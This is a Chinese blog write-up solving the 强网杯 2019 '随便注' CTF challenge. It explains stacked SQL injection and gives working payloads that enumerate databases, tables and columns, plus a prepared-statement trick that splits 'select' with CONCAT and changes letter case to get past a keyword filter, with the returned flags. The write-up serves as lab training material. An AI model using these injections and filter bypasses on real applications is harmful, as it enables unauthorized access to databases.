BMZCTF 强网杯 2019 随便注 原理+题解

原创

AAAAAAAAAAAA66 于 2021-12-20 23:35:17 发布 280 收藏
分类专栏： CTF -WEB 学习 文章标签： sql p2p linq

目录

知识点

- **堆叠注入**

堆叠查询注入：堆叠查询可以执行多条SQL语句，语句之间以分号(;)隔开。而堆叠查询注入攻击就是利用此特点，在第二条语句中构造自己要执行的语句。

比如：　　(这样一下就会执行2条命令，与union注入有相似的地方，union注入可以在一条语句中执行多个操作，而堆叠注入可以在一次输入中执行多条语句)

```
?id=1 ;show database;
```

- **show语句**

```
1.show databases ; // 显示mysql中所有数据库的名称

2.show tables [from database_name]; // 显示当前数据库中所有表的名称
```

```
3.show columns from table_name ; // 显示表中列名称 ,和desc tablename 相同
```

想看更多的话可以看这篇文章。

MySQL的show语句大全 - 王恒志 - 博客园

- **mysql预编译**

其实就像我们编写的程序需要预编译才能变成能被机器执行的语言一样，我们输入的语句都要预编译才能正常执行。

MySQL执行预编译分为如三步：
执行预编译语句
例如：

```
prepare myfun from 'select * from t_book where bid=?'
设置变量，例如：set @str='b1'
执行语句，例如：execute myfun using @str
```

如果需要再次执行myfun，那么就不再需要第一步，即不需要再编译语句了：

```
设置变量，例如：set @str='b2'
执行语句，例如：execute myfun using @str
```

详情的话可以看这位博主

MySQL的预编译功能 - 悦文 - 博客园

而在这道题目中，我们需要用的是，提前将我们要执行的语句预编译，这样就可以绕过select的过滤。


过程

这里需要说的是，题目在原题的基础上对命名进行了修改，表名换了一下，对正常解法还是不影响。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势: 1 提交查询

```
注入为字符型注入，需要用#闭合单引号
id=1'  or 1=1 # 出现三个查询结果存在注入
输入 order by  语句判断数据库字段为2
```



随后输入 order by 语句 在输入 1' order by 2# 报错 ， 得知数据表字段为2

然后使用 联合注入语句，发现存在过滤。



重点

采用堆叠注入，先爆数据库

```
-1'; show databases; #
```

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


爆表 （其他平台的第一个表可能是一串数字 ， 不过没关系，照着这个方法做也行）

```
-1'; show tables; #
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(5) "flagg"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


爆字段名(这里查表的话，需要使用反引号，应该是show语句规定的)

```
0'; show columns from `flagg `; #
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


下面问题来了，现在知道基本知道flag在flag字段中中，而select 又被过滤了，那要怎么才能进行查询呢？（其实到了这一步有很多方法，下面就介绍一下预编译绕过和重命名的方法）

预编译

我们从之前的select 语句知道，服务器是会过滤select关键字的
当然这里也尝试过了%00截断，内联注释，大小写等方式绕过，结果还是被拦截

所以接下来用预编译方式
构造语句

```
-1';set @sql = CONCAT('se','lect * from `flagg`;');prepare xxx from @sql;EXECUTE xxx;#
```

发现仍然能被拦截
选择使用大小写绕过strstr（）函数

```
-1';Set @sql = CONCAT('se','lect * from `flagg`;');Prepare xxx from @sql;EXECUTE xxx;#
```

得到flag

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
strstr($inject, "set") && strstr($inject, "prepare")
```

-1';set @sql = CONCAT('se','lect * from `flagg`;');prepare xxx from @sql;EXECUTE xxx;#

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(40) "BMZCTF{94993507b5d2474baf925fcb9bf72f3f}"
}
```

重命名

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(40) "BMZCTF{b3ca729979af4b6abe401025b7b093e4}"
}
```

同样得到结果

总结

其实还不止这两种解法，实际上就是因为服务器对输入的数据过滤不严导致的，所以能让我们找到可以绕过的方法。另外要说的是 堆叠注入并不是使用所有使用mysql的架构的，有些架构并不支持。

参考链接

MySQL的预编译功能 - 悦文 - 博客园

MySQL的show语句大全 - 王恒志 - 博客园

[强网杯 2019]随便注_夜幕下的灯火阑珊的博客-CSDN博客

下面有另外的一种解法

BUUCTF[强网杯 2019]随便注 的三种解法_天问_Herbert555的博客-CSDN博客_ctf随便注